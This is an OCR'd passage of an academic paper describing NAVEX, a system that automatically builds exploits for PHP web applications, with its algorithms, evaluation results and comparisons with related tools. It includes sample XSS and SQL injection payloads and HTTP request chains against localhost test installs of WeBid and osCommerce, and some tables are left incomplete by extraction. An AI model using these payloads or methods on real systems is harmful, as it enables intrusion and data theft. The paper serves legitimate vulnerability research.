As an example, consider the vulnerable sink `echo` to XSS (line 15) in Listing 3. Starting from this sink, the algorithm follows all data dependency edges backwards while checking the sanitization tags of `$name` and `$msg`. Since they are both unsanitized, NAVEX stores the intra-procedural paths of the variables and follows the data dependency edges in the caller function until it reaches the source of `$msg` (line 10). Note, `$name` is not a user input (holds values from the database) and therefore the algorithm only returns the inter-paths of `$msg` as vulnerable paths to XSS.

The `FilterSanNodes` function uses the sanitization and DB tags to prune out unpromising paths for exploit generation. In particular, DB tags are utilized during the search for SQLI vulnerability. For each write query, NAVEX parses the query using a SQL parser to find necessary information such as table and columns names. Then, it matches the extracted information with the DB tag to derive constraints from the columns data types and value constraints ($F_{db}$). These constraints are used in conjunction with the path constraints ($F_{path}$) in the next step (Section 3.1.4).

**Forward Traversal**. As another example, to detect EAR vulnerabilities, NAVEX performs a *forward* graph traversal from *sources* to *sinks* where the sources are redirection instructions (e.g., `header`) and the sinks are termination instructions (e.g., `die`). In particular, we distinguish between two types of EAR vulnerabilities, namely *benign* where the code between sources and sinks does not contain sensitive operations (e.g., SQL queries) and *malicious* EAR where that code contains them [18].

**Algorithm 1** Injection Vulnerability Path Discovery

```
1:  Input: sources, sinks
2:  output: VulnerablePaths
3:
4:  sinkNodes = FINDSINKNODE(sinks)
5:  for all sn ∈ sinkNodes do
6:      VulnerablePaths = ANALYZENODE(sn)
7:  return VulnerablePaths
8:  function ANALYZENODE(node)
9:      VulnerablePaths ← []
10:     paths = FOLLOWBACKWARDDDEDGE(sn)
11:     for all path ∈ paths do
12:         if path has a source then
13:             VulnerablePaths ← path
14:         else
15:             callPaths = ANALYZENODE(callNode)
16:             VulnerablePaths ← path + callPaths
17:     return VulnerablePaths
18: function FOLLOWBACKWARDDDEDGE(node)
19:     Intra_Paths ← []
20:     while node is not a source ∧ node is not a func. argument do
21:         IncNodes = GETINCOMINGDDNODE(node)
22:         UnsanNodes = FILTERSANNODES(IncNodes)
23:         node ← unsanNodes
24:     Intra_Paths = GETPATHSTO(node)
25:     return Intra_Paths
```

The output of this step is a set of paths that are potentially vulnerable. This set of paths is sent in input to the next step.

### 3.1.4 Exploit String Generation

The last step of the static analysis is the generation of exploit strings over the vulnerable paths discovered during graph traversal. In this step, each vulnerable path is modeled as a logical formula $F_{path}$. In addition, the constraints derived from the *DB* tags $F_{db}$ are added to the formula. It is next augmented with additional constraints over the variables at the sinks $F_{attack}$, which represent values that can lead to an attack. These values are retrieved from the *Attack Dictionary* based on the type of vulnerability under consideration.

The augmented formula (i.e., $F_{path} \wedge F_{db} \wedge F_{attack}$) is next sent to a solver, which provides a solution (if it exists) over the values of the input variables, that is an *exploit string*. This solution contains the values of the input variables, which, after the path and sanitizations executions, cause the attack string to appear at the sink. However, even if a solution exists, the related exploit is not necessarily feasible. To determine its feasibility, NAVEX needs to uncover the sequence of HTTP requests that must be sent to the application to execute the attack described by the exploit strings. This step is exposed in the rest of this section.

## 3.2 Concrete Exploit Generation

To generate the concrete exploits, NAVEX executes several steps as depicted in Figure 3. First, a *dynamic execution* step creates a navigation graph that captures the possible sequences in which application modules can be executed. Next, the *navigation graph* is used to discover execution paths to only those modules that contain the vulnerable sinks uncovered by the vulnerable sink identification step. Finally, the final exploits are generated. We describe each of these steps next.

### 3.2.1 Dynamic Execution

This step is responsible for building an application-wide navigation graph, which represents possible sequences of module executions together with associated constraints.

Previous research [7] has recognized the importance of building such a graph. However, a key difference with that work is the approach in which the graph is generated. In particular, the approach of [7] uses static analysis to discover links and forms and does not deal with the dynamic features of web applications, whose semantics are challenging to be captured statically.

In contrast, NAVEX uses a dynamic execution approach. It executes the web application through a crawler so that a significant portion of those dynamic features become concrete and do not need to be symbolically evaluated. However, a common challenge when performing the dynamic analysis is maximizing the coverage of the application. To address this challenge, NAVEX uses constraint solving and concolic execution to generate a large number of form inputs that aid the crawler in maximizing the coverage of the application.

**Crawler**. The crawler is responsible for uncovering the navigation structure of the applications. For each application, the crawler is initiated with a *seed URL* and whenever necessary, valid login credentials. While most applications have two types of roles (administrator and regular user), to maximize the crawling coverage, the crawler does the authentication for each role-type in the application. Starting from the *seed URL*, the crawler extracts HTML links, forms, and JavaScript code. The links are stored and used as the next URLs to crawl. For form submissions, the crawler needs to construct values that comply with the form restrictions (e.g., length of input) and satisfy eventual JavaScript validations. Having a mechanism that automatically generates valid form inputs greatly improves the crawling coverage of web applications since web forms are common constructs that influence the navigation structure.

To address this problem, our crawler extracts the forms' input fields, buttons, and action and method attributes (i.e., GET or POST) using an HTML parser and generates a set of constraints over the form values implied by the form attributes. In addition, to deal with JavaScript code that validates form inputs, the crawler leverages the techniques used in [12]. Specifically, the JavaScript code is extracted and analyzed using concrete-symbolic execution. The code is first executed concretely and when the execution reaches a conditional statement that has symbolic variables, the execution forks. Then, the execution resumes concretely. After the execution stops for all the forks, a set of constraints that represent each execution path that returns true is generated. NAVEX combines the form HTML constraints $F_{html}$ and the JavaScript constraints $F_{js}$ to produce the final form constraints $F_{form}$. As an example, the constraints for the form in our running example (Listing 1) are:

$F_{html}$: `(book_name=="Intro to CS by author1"` $\vee$ `book_name=="Intro to Math by author2")`

$F_{js}$: `edition > 0`

$F_{form}$: $F_{html} \wedge F_{js}$

Finally, the formula $f_{form}$ is sent to the solver to find a solution. NAVEX uses the solver solution, form *method*, and *action* fields to issue a new HTTP request to the application (i.e., `http:.../selectBooks.php?action=borrow POST[book_name=Intro to CS by author1, edition=2]`).

**Addressing Server-side Constraints**. Server-side code often introduces additional constraints on the values of the input variables, which can influence the navigation structure of an application. Most commonly, these include constraints over the values submitted via forms. For instance, in Listing 1, the server-side code introduces an additional check over the string length of `$publisher`, which is not present in the JavaScript validation.

Typically, when the server constraints are satisfied, the execution proceeds and the state of the application is changed, while in the opposite case, the application rejects the form inputs and the state of the application does not change. Therefore, to maximize the coverage of the application, the crawler must be able to generate form inputs that are accepted by the application.

While automatically generating form inputs that are rejected is easier, generating inputs that are accepted is more challenging. To deal with this challenge, we utilize an execution-tracing engine on the server-side code. NAVEX uses the produced trace information to determine whether a request is successful by checking if the application is $(i)$ changing its state (i.e., creating a new session, setting a new variable and superglobal values, etc.) and $(ii)$ performing sensitive operations such as querying the database.

When a request is not successful, NAVEX utilizes the trace information to perform a concolic execution. In particular, it first retrieves the executed statements including the conditional statements. Then, the collected



Figure 3: Concrete Exploit Generation (Step II) Components.

conditional statements are transformed automatically to solver specifications and negated to uncover new execution paths. The newly created specifications are then sent to the solver to generate new form inputs. This process is continuously repeated until the form submission is successful. As an example, the above inference constructs the following constraints that yield to a successful form submission

```
(book_name=="intro to CS by author1" ∨
book_name=="intro to Math by author2") ∧
length(publisher)<=35 ∧ edition >0
```

Finally, for each accepted form, NAVEX stores the full HTTP request that led to the successful submission.

### 3.2.2 Navigation Graph

The *Navigation Graph* produced by the dynamic execution step represents the applications' navigation behavior. It is a directed graph $G = (N, E)$ where each node $n \in N$ represents an HTTP request and each edge $e = (n_i, n_j) \in E$ represents a navigation from $n_i$ to $n_j$, which can be of type *link* or *form*. In particular, for every edge $e = (n_i, n_j) \in E$ $n_i$ represents the page from which the request was originated. Each node in the graph has the following properties `id, URL, role`, and `form_params` for nodes representing an HTTP request generated by a form submission. The `id` property stores a unique identifier of the node, the `URL` property is the URL in the HTTP request, which is composed of the module name and HTTP parameters of the request, and the `role` property holds the login credentials used as input to the crawler as illustrated in Figure 4. It is important to note that the navigation graph can contain multiple nodes associated with the same PHP module. In particular, if a PHP module can accept different combinations of input variables, each such combination is represented by a corresponding node in the NG.

A partial instance of an NG, related to our running example is shown in Figure 4. As an example, one possible form submission, with form input values generated by the solver, is represented by the edge between nodes 2 and 3, while the other edges represent *link* navigation. Note that `hold.php` is associated with two different nodes (id-s 5 and 6), each having a different combination of input variables (i.e., HTTP parameters). This representation will be crucial in the next step when exploring paths to the exploitable modules.

### 3.2.3 Final Exploit Generation

To generate the final concrete exploits, NAVEX utilizes the NG along with the vulnerable sinks identified by the techniques introduced in Section 3.1. One challenge that NAVEX must solve in this step is that of combining the results produced by the step of vulnerable sink identification with the Navigation Graph. In particular, when modules containing vulnerable sinks are included by other modules using PHP inclusion, the former does not appear in the NG, because there is no explicit navigation to them. For instance, the module `checkout.php` does not appear in the NG in Figure 4. To execute these vulnerable modules, the execution must invoke the including modules.

To address this issue, NAVEX executes a preprocessing *inclusion resolution* step, which creates an *inclusion map* that stores the file inclusion relationships. The map is constructed by performing a traversal that searches the enhanced CPG for nodes that represent calls to file inclusion PHP functions (e.g., `require, include, etc`).

Once the inclusion resolution step is completed, NAVEX uses the NG and the produced inclusion map to search paths on the NG from public modules to the exploitable modules (or their including parents). It is important to note that the previous identification of vulnerable sinks that 'may' be exploitable greatly reduces the cost of such search and increases the likelihood of finding executable exploits.

The search method is summarized in Algorithm 2. The first input to the search is the set of pairs $\{(module, exploit)\}$ from Step I of NAVEX. *Module* represents the vulnerable module, and *exploit* represents the assignments of malicious values to inputs generated by the solver. The next input is the `InclusionMap` and the `SeedURLs`, which represent the publicly accessible modules. For each vulnerable module, using the inclusion map and the parameters in the exploit, the algorithm first finds possible destination nodes, which will be the targets of the graph search (line 5). These nodes (`DestURLs`) represent either the vulnerable module or its parents (if a parent PHP module includes the vulnerable module). `GetDestURLs` returns only those nodes of the NG, whose parameter names match the parameter names appearing in the corresponding `exploit`. The function `ExpSearch` first identifies the nodes whose URL matches one of the `SeedURLs` (i.e., matches the `URL`



Figure 4: The navigation graph (NG) of our running example.

**Algorithm 2** Generating Concrete Exploits

```
1: Input: ModulesAndExploits = {(module, exploit)}, InclusionMap, SeedURLs
2: output: Concrete exploits for VulnModule
3:
4: for all vm ∈ ModulesAndExploits do
5:     DestURLs = GETDESTURLS(vm, InclusionMap)
6:     Exploit = EXPSEARCH(SeedURLs, DestURLs, vm)
7:     AllExploits ← Exploit
8: return AllExploits
9:
10: function EXPSEARCH(SeedURLs, DestURLs, vm)
11:     SrcNodes = FINDSRCNODES(SeedURLs)
12:     for all sn ∈ SrcNodes do
13:         paths = GETPATHSTO(sn, DestURLs)
14:         for all path ∈ paths do
15:             exploit = REPLACEVULNPARAMS(path, vm)
16:             ConcreteExploits ← exploit
17:     return ConcreteExploits
```

property) (line 11). The traversal then explores the NG for each of the retrieved `SrcNodes` to find paths between the source node and the `DestURLs` (line 13). Finally, for each found path, it replaces the values of the HTTP parameters in the last edge with the malicious values generated by the solver.

Applying the algorithm to our running example, yields to considering `http://localhost/App/selectBooks.php` as a `SeedURL`, and the node with id 6 in Figure 4 as `DestURL`, because that node matches the vulnerable module, whose corresponding (XSS) exploit contains an assignment of a malicious value to the HTTP variable `msg`. Since the exploit string for `msg` is `<script> alert("XSS");</script>` (generated by the solver and stored in `exploit`), `GetPathsTo` explores the following navigation paths between the `SeedURL` and `DestURL`: (1) nodes of [id=2, id=3, id=4, id=5] and (2) nodes of [id=2, id=3, id=4, id=5, id=6]. However, it returns only the first navigation path because the URL of node 5 does not contain the HTTP parameter `msg`. Finally, `ReplaceVulnParams` function replaces the value of the `msg` with the malicious value of the exploit. As a result, NAVEX generates the following set of HTTP requests as a *concrete exploit* for the vulnerable sink (line 15) at Listing 3:

1. `http://localhost/App/index.php`
2. `http://localhost/App/selectBooks.php` with POST params: `[book_name=intro to CS by author1, edition=2,publisher=aaaaaaa]`
3. `http://localhost/App/selectBooks.php?action=borrow`
4. `http://localhost/App/hold.php`
5. `http://localhost/App/hold.php?step=checkout`
6. `http://localhost/App/hold.php?step=checkout&msg=`**<script>alert("XSS");</script>**

As can be noted, as a result of our dynamic execution and of the navigation graph design where nodes represent HTTP requests, the challenging problem of finding sequences of HTTP requests that execute an exploit is transformed into a simple graph search problem, which is efficient.

## 4 Implementation

The implementation of NAVEX is based on several existing tools, most of which were extended to deal with our problem. For Step I of our approach, the PHP extension [9] of code property graphs [33] was enhanced with additional tags to enable precise taint tracking and database constraints reasoning. The enhanced CPG is then imported to the Neo4j [4] graph database, an open source graph platform to create and query graph databases. The graph traversals, such as algorithm 1, are written in Gremlin [1]. Neo4j and Gremlin are also used in Step II to build and search the navigation graph.

For constraints solving, we leveraged Z3 solver [17] and its extension Z3-str [35]. In particular, when graph traversals report a vulnerable path to a sink, NAVEX analyzes the returned path and its nodes. Based on each node type, a Three-Address Code (TAC) formula that represents the node is created automatically. The TAC Formula consists of right operand (*rightOp*), *operator*, and left operand (*leftOp*), node type, and unique node id. Then, NAVEX starts analyzing each TAC formula according to its *type*. Based of the *operator, leftOp*, and *rightOp*, NAVEX generates: (1) appropriate Z3 variable declarations, (2) a set of assertions that replicate the semantics of the PHP *operator* in Z3 specification, and (3) an assertion that assigns appropriate attack strings from our attack dictionary to each sink variable in the formula. NAVEX supports assignment, unary, binary, conditional, built-in function, and cast statement types. The TAC formula analysis and Z3 translation engine code are approx-

imately 3600 Java LOC.

For Step II, we extended crawler4j [2] by adding support for collecting forms and JavaScript code, extracting constraints from the forms, and generating Z3 assertions. To deal with JavaScript, we used an extension of the Narcissus JavaScript engine [3], which adds the ability to evaluate JavaScript code symbolically. Then, constraints extracted from JavaScript related to form inputs are transformed and combined with the form constraints and solved by Z3.

To generate server-side execution traces, we leveraged Xdebug [5], an open source debugger for PHP code. Note that Xdebug, like any debugging tool, imposes performance issues such as HTTP responses delays due to trace generation. Therefore, to maintain acceptable performance, NAVEX invokes Xdebug and analyzes traces on demand.

Broadly, the techniques implemented in NAVEX can be used to generate exploits for non-PHP web applications. At an implementation level, NAVEX is applicable to other server-side languages if the target source code is represented as CPGs, models of the target language features (i.e., built-in functions, operators, etc.) as solver specifications are available, and suitable server-side execution tracing tool is used.

NAVEX is an open-source software available at https://github.com/aalhuz/navex

## 5 Evaluation

**Dataset.** We evaluated NAVEX on 26 real-world PHP applications with a combined codebase of 3.2M SLOC and 22.7K PHP files as shown in Table 1. Our criteria for selecting the applications include: $(i)$ evaluation on the latest versions of popular, complex and large PHP applications such as `Joomla, HotCRP, and WordPress`, and $(ii)$ comparison of NAVEX on the same test applications used by state-of-the-art work in exploit generation (e.g., Chainsaw [7]) and vulnerability analysis (e.g., RIPS [15], [16]).

**Setup.** NAVEX was deployed on Ubuntu 12.04 LTS VM with 2-cores of 2.4GHz each and 40GB RAM. We first generated the enhanced CPG and used it to find exploitable paths for all the 26 applications. Then, we deployed the applications that have exploitable paths. The deployment process includes: installing each application on a server, creating login credentials for each role, and populating the application database with initial data by navigating the application and submitting forms when necessary. We take a snapshot of each application's database and use it after each crawling to restore the original state of the database. Note that due to specific deployment instructions for each application, we could not leverage automation to include more applications to evaluate. Given ample time for manual deployment, NAVEX can be used to analyze and generate exploits for hundreds or thousands of applications.

| Application (version) | PHP Files | PHP SLOC |
|---|---|---|
| myBloggie (2.1.4) | 56 | 9090 |

Table 1: Subject applications of our evaluation.

| AST, CFG, PDG, and sanitization and DB tags generation | 1hr 25m |
|---|---|
| Graph database size | 4.15 GiB |
| Total # nodes | 24,418,552 |
| Total # edges | 56,060,195 |

Table 2: Statistics on the enhanced CPG generation.

**Summary of results.** NAVEX constructed a total of 204 exploits, of which 195 are on injection, and 9 are on logic vulnerabilities. The sanitization-tags-enhanced CPG reduced false positives (FPs) by 87% on average. The inclusion of client-side code analysis for building the navigation graph enhanced the precision of exploit generation by 54% on average. On the evaluation set, NAVEX was able to drill down as deep as 6 HTTP requests to stitch together exploits.

**Enhanced code property graph statistics.** For all the applications under test, Table 2 shows the enhanced CPG construction time and size. Note, the enhanced graph represents the source code of all the 26 applications under test, indicating the low runtime overhead of NAVEX.

**Navigation graph statistics.** Table 3 summarizes the total time to generate concrete exploits in Step II of NAVEX. The application list in the table represents the applications for which NAVEX found exploitable paths. Therefore, if an application did not have any exploitable path, NAVEX will not model its navigation behavior. The number of roles reflects the number of all account types (privileges) for each application. The NG has approximately $59K$ nodes and $1M$ edges.

### 5.1 Exploits

**SQLI Exploits.** NAVEX examined calls to

| Application | Total Crawling, Forms Spec. Generation, Solving Time & NG Building Time | # of Roles |
|---|---|---|
| myBloggie | 2m | 2 |
| SchoolMate | 0 | 5 |
| WebChess | 1m 36sec | 2 |
| Eve | 1m 5sec | 1 |
| geccbblite | 57sec | 1 |
| Scarf | 1m 44sec | 2 |
| FAQforge | 47sec | 1 |

| osCommerce (2.3.4) | 2hr 19m 1sec | 2 |
| OpenConf | 2m 1sec | 2 |
| Gallery3 | 5m 51sec | 2 |
| Collabtive | 24m 2sec | 3 |
| **Total time** | 6hr 27m 18sec | |
| **Graph database size** | 104.44 MiB | |

Table 3: Statistics on the Navigation graph generation.

`mssql_query`, `mysql_query`, `mysqli_query`, and `sqlite_query` as sinks for SQLI vulnerability. It reported a total of 155 SQLI exploitable sinks with a running time of 37m and 45sec. From these, it generated 105 concrete SQLI exploits in 7m and 76sec as summarized in Table 4.

NAVEX generated SQLI exploits for all applications that have SQLI exploitable sinks (seeds) except for `SchoolMate`. In `SchoolMate`, the crawler recovered only three HTTP requests. This application has 5 different roles, and for each role, our crawler was able to log in successfully. However, each time the crawler sends an HTTP request after the login, the application redirects the execution to the login page, which means that the application does not properly maintain user sessions. Therefore, the crawler did not proceed, and the coverage was low. This faulty application was chosen in our evaluation mainly to compare the results of NAVEX with other related work that included it in their test applications. The reported exploitable sinks, nevertheless, are confirmed to be true positives (TPs).

**Selected SQLI Exploit.** One of the applications for which NAVEX generated a large number of SQLI exploits is `WeBid`. Listing 4 shows an exploitable sink located in the user interface. An authenticated user can check other users' messages (line 3), consequently, the messages will be flagged as read (line 6). The generated exploit for both sinks is in Listing 5.

```
1 $messageid = $_GET['id']; //no sanitization
2 //1st vul. query
3 $sql = "SELECT * FROM '".$DBPrefix."messages' WHERE
      'id'='$messageid'";
4 ....
5 //2nd vul. query
6 $sql = "UPDATE '".$DBPrefix."messages' SET 'read'='1' WHERE
      'id'='$messageid'";
```

Listing 4: Simplified code for SQLI vulnerability in *WeBid*.

| Application | SQLI Exp. Sinks | TPs | FPs | SQLI Exploits |
|---|---|---|---|---|
| myBloggie | 22 | 22 | 0 | 22 |
| Scarf | 0 | 0 | 0 | 0 |

```
1 http://localhost/WeBid/user_login.php
      POST[username=user,password=pass,action=login]
2 http://localhost/WeBid/index.php
3 http://localhost/WeBid/user_menu.php
4 http://localhost/WeBid/yourmessages.php?id=1' OR '1'='1
```

Listing 5: SQLI exploit generated for the sinks in Listing 4.

**XSS Exploits.** NAVEX examined calls to `echo` and `print` PHP functions as sinks for XSS vulnerability. It found a total of 133 XSS exploitable sinks, 5 of which are false positives, in 1h and 49m. It successfully generated 90 XSS exploits for the 133 sinks in 40m and 12sec as shown in Table 5. For all exploitable sinks, NAVEX generated XSS exploits except for `SchoolMate`, due to the reported problem.

Note, we consider an exploit a zero-day if the exploit in an active application was not reported before and has a significant effect, which is not the case for the vulnerability in `MediaWiki` for instance.

**Selected XSS Exploit.** For `osCommerce2.3.4`, NAVEX generated 5 XSS exploits. In the following, we demonstrate one of these exploits, which illustrates the precision of our analysis in capturing the effect of custom and built-in sanitization functions along different paths to sinks.

Listing 6 shows the vulnerable sink (`echo`) where user input `$HTTP_GET_VARS['page']` passes through 3 different functions and it is finally processed by either `htmlspecialchars` or `strtr` PHP func-

tions. NAVEX did not report the paths going through `htmlspecialchars` as exploitable because it is a sufficient XSS sanitization function. On the other hand, it reported the paths that include `strtr`, which is not a typical sanitization function for XSS, as vulnerable. In this example, `strtr` replaces double quotes with `&quot;` which is not sufficient to prevent XSS. NAVEX inferred the semantics of this function (through its modeling of many PHP functions as solver specifications) and used the solver to find an XSS attack string that does not include double quotes from our XSS attack dictionary. Additionally, to break out the outer single quotes, the attack string should have a single quote (' HTML entity) encoded (%26%2339%3B).

As a result, the solver selected `%26%2339%3B-alert(1)-%26%2339%3B` as a malicious user input that satisfies the path constraints. Listing 7 shows the exploit constructed automatically for this vulnerability.

```
1 echo '<tr .. onclick="document.location.href=\'' .
      tep_href_link(FILENAME, 'page=' .
      $HTTP_GET_VARS['page']) . '\'">';
2 //1st function
3 function tep_href_link($page = '', $parameters = '') {
4  if (tep_not_null($parameters))
5   $link .= $page . '?' . tep_output_string($parameters);
        ...}
6 //2nd function
7 function tep_output_string($string, $translate = false,
      $protected = false) {
8 if ($protected == true)
9   return htmlspecialchars($string);
10 else
11   if ($translate == false)
12     return tep_parse_input_field_data($string, array('"' =>
          '&quot;'));
13 ...}
14 //3rd function
15 function tep_parse_input_field_data($data, $parse) {
16   return strtr(trim($data), $parse);}
```

Listing 6: Simplified code for XSS vulnerability in *osCommerce 2.3.4*.

```
1 http://localhost/oscommerce-2.3.4/catalog/admin/login.php
      ?action=process
      POST[username=admin@test.com,password=pass]
2 http://localhost/oscommerce-2.3.4/catalog/admin/index.php
3 http://localhost/oscommerce-2.3.4/catalog/admin/reviews.php
4 http://localhost/oscommerce-2.3.4/catalog/admin/reviews.php
      ?page=%26%2339%3B-alert(1)-%26%2339%3B
```

Listing 7: An XSS exploit generated for Listing 6.

**EAR Exploits.** NAVEX examined a total of 246 calls to `header` function (EAR source) in 17m and 17sec. It found 19 benign EAR and 3 malicious EAR vulnerabilities. It successfully generated 9 exploits for the 22 EAR vulnerabilities combined as summarized in Table 6. Note that in the case of EAR, an exploit is a sequence of HTTP requests causes the code after the redirection function to execute.

**Code Execution Exploits.** NAVEX examined all calls to the PHP function `eval`, a total of 98 calls in our data set, in 21m and 20sec. All the calls are not vulnerable, and therefore, NAVEX did report any exploitable code execution sinks, and no exploits were generated.

| Application | Benign EAR Sinks | Malicious EAR Sinks | FPs | EAR Exploits |
|---|---|---|---|---|
| myBloggie | 7 | 0 | 0 | 0 |
| WeBid | 0 | 1 | 0 | 1 |
| Eve | 1 | 0 | 0 | 1 |
| HotCRP (2.100) | 1 | 0 | 0 | 1 |
| HotCRP (2.60) | 1 | 0 | 0 | 1 |
| OpenConf | 4 | 0 | 1 | 1 |
| osCommerce (2.3.4) | 0 | 1 | 0 | 1 |
| osCommerce (2.3.3) | 0 | 1 | 0 | 1 |
| Gallery | 2 | 0 | 0 | 0 |
| Joomla | 0 | 0 | 1 | 0 |
| LimeSurvey | 1 | 0 | 0 | 0 |
| Collabtive | 1 | 0 | 0 | 1 |
| MediaWiki | 1 | 0 | 1 | 1 |
| **Total** | **19** | **3** | **3** | **9** |

Table 6: Summary of the generated EAR seeds and exploits.

**Command Injection Exploits.** NAVEX examined all calls to `exec`, `expect_popen`, `passthru`, `pcntl_exec`, `popen`, `proc_open`, `shell_exec`, `system`, `mail`, and `backtick operator`, a total of 350 calls, in 22m and 32sec. NAVEX did not find any vulnerable sinks.

**File Inclusion Exploits.** NAVEX examined a total of 8063 calls to `include`, `include_once`, `require`, and `require_once` in 27m and 58sec. It marked 1 sink as exploitable in `WeBid`. However, an exploit could not be generated because the unsanitized file name (user input) is prefixed and postfixed with some constant strings, which cannot be overwritten by a malicious input.

## 5.2 Measurements

**Performance and scalability.** Figure 5 shows the performance of NAVEX measured by the total time to find exploitable sinks and to generate exploits per vulnerability type. Note, for each vulnerability type, the blue bar shows the total time of the analysis of Step I, for *all* applications under test. The orange bar, on the other hand, records the total time spent by Step II, for the applications that have exploitable sinks.

**Dynamic analysis coverage.** We consider the number of statically identified vulnerabilities by Step I as a baseline to assess the coverage of Step II. NAVEX successfully constructed 105 exploits for 155 SQLI sinks, 90 exploits for 128 XSS sinks, and 9 exploits for 19 EAR vulnerabilities. Overall, the total coverage of Step II is 68% in comparison with the total vulnerable sinks for all applications.

**Effect of sanitization tags on code property graphs.** Figure 6 shows the effect of enhancing the CPG with sanitization and DB tags on the total number of vulnerable sinks. The orange bar shows the total number of vulnerable sinks with the enhancements, showing reductions in false positives. Overall, the number of reported vulner-



Figure 5: Performance of NAVEX for each vulnerability type. Note, zero values refer to the absence of exploits.



Figure 6: The effect of sanitization-tag-enhanced CPG in reducing false positives in vulnerable sink finding. For SQLI, the numbers show the # of sinks using sanitization and DB properties.

able sinks for each vulnerability type is reduced, on an average, by 87% due to enhancements implemented on CPGs to significantly cut-down false positives.

**Effect of client-side code analysis.** One of the contributions of our work is the precise handling of client-side code during the NG construction. Forms are common artifacts in modern web applications. In our dataset, we counted the frequency of using forms to receive data from users. We found out that the number of unique forms in all applications ranges from 3 (as in `geccbblite`) to 186 (as in `WeBid`) with an average of 45 form/application. Additionally, Figure 7 validates our claim that in order to improve the coverage and consequently generate more exploits in deployed applications, we must support input generation and constraints extraction from forms and JavaScript code. It can be seen from Figure 7 that NAVEX's precision significantly increases.

Additionally, we measured the maximum length of all navigation paths leading to all exploitable sinks. For SQLI and EAR exploits, we found that the maximum exploit length is 5 whereas for XSS is 6.

## 5.3 Comparison with Related Work

We compare the results of NAVEX with other related works based on the following: (1) common subject applications (and same version numbers), (2) common vulnerability types, and (3) knowledge of how the results of the related work are counted. Several related work met those criteria such as `CRAXweb` [22], `RIPS` [15], [16], [31], `Ardilla` [25], and `Chainsaw` [7]. However, since `Chainsaw` [7], the most recent related work, provided a detailed comparison between their work and [22], [31], and [25], we compare NAVEX with `Chainsaw`, `RIPS`, and [16].



Figure 7: The enhancement on exploit generation precision due to client-side code analysis.

**Vulnerability detection.** In Table 7, we compare `RIPS`, `Chainsaw`, and [16] with NAVEX in terms of the total number of the reported SQLI and XSS vulnerabilities. Compared to `Chainsaw`, NAVEX found the same number of XSS and SQLI vulnerabilities in `scarf` and `Eve`, nevertheless, it reported more vulnerable sinks for `myBloggie`. In addition, NAVEX found 71 vulnerable sinks in `HotCRP`, `osCommerce`, and `phpBB` because it can handle object-oriented PHP code, which is not available in `Chainsaw`. Compared to `RIPS`, NAVEX found 19 more vulnerable sinks for `phpBB`, `osCommerce`, and `myBloggie`. It missed 2 vulnerable sinks in `HotCRP` due to missing edges in the code property graph that represent dynamic function calls.

**Exploit generation.** Since `Chainsaw` supports generating exploits for XSS and SQLI, we compare it to NAVEX with respect to the total number of the generated SQLI and XSS exploits as well as some performance measurements (see Table 8). NAVEX constructed 19 more exploits in `WeBid`, `myBloggie`, `geccbblite`, `WebChess`, and `FAQforge`, and achieved the same for `Eve`, `scarf`, and `DNscript`. For `SchoolMate`, NAVEX did not generate exploits due to issues related to maintaining users sessions (as discussed earlier). Since in `Chainsaw` the exploit generation is done statically, it was able to generate exploits for this application.

NAVEX significantly outperformed `Chainsaw` in terms of efficiency. `Chainsaw` generated the exploits in 112min while NAVEX took 25min and 2sec. In addition, we contrast the total time to build and search the navigation graph in NAVEX (18m 26sec) with the total time to construct and search the Refined Workflow Graph (RWFG) (1day 13h 21m) in `Chainsaw`. This indicates that the techniques used in NAVEX improved the exploit generation efficiency without losing precision.

## 5.4 Limitations and Discussion

**Unsupported features.** Certain features of web applications are not yet supported and therefore limit our coverage. For example, forms that have `inputs` of type `file` require the user to select and upload an actual file from

| Application | RIPS [15] | [16] | Chainsaw [7] | NAVEX |
|---|---|---|---|---|
| myBloggie | 21 | SQLI(5) | 22 | 24 |
| Scarf | - | SQLI(1) | 1 | 1 |
| Eve | - | - | 7 | 7 |
| HotCRP (2.60) | 7 | - | - | 5 |
| osCommerce (2.3.3) | 42 | - | - | 46 |
| phpBB (2.0.23) | 8(SQLI) | - | - | 20 |

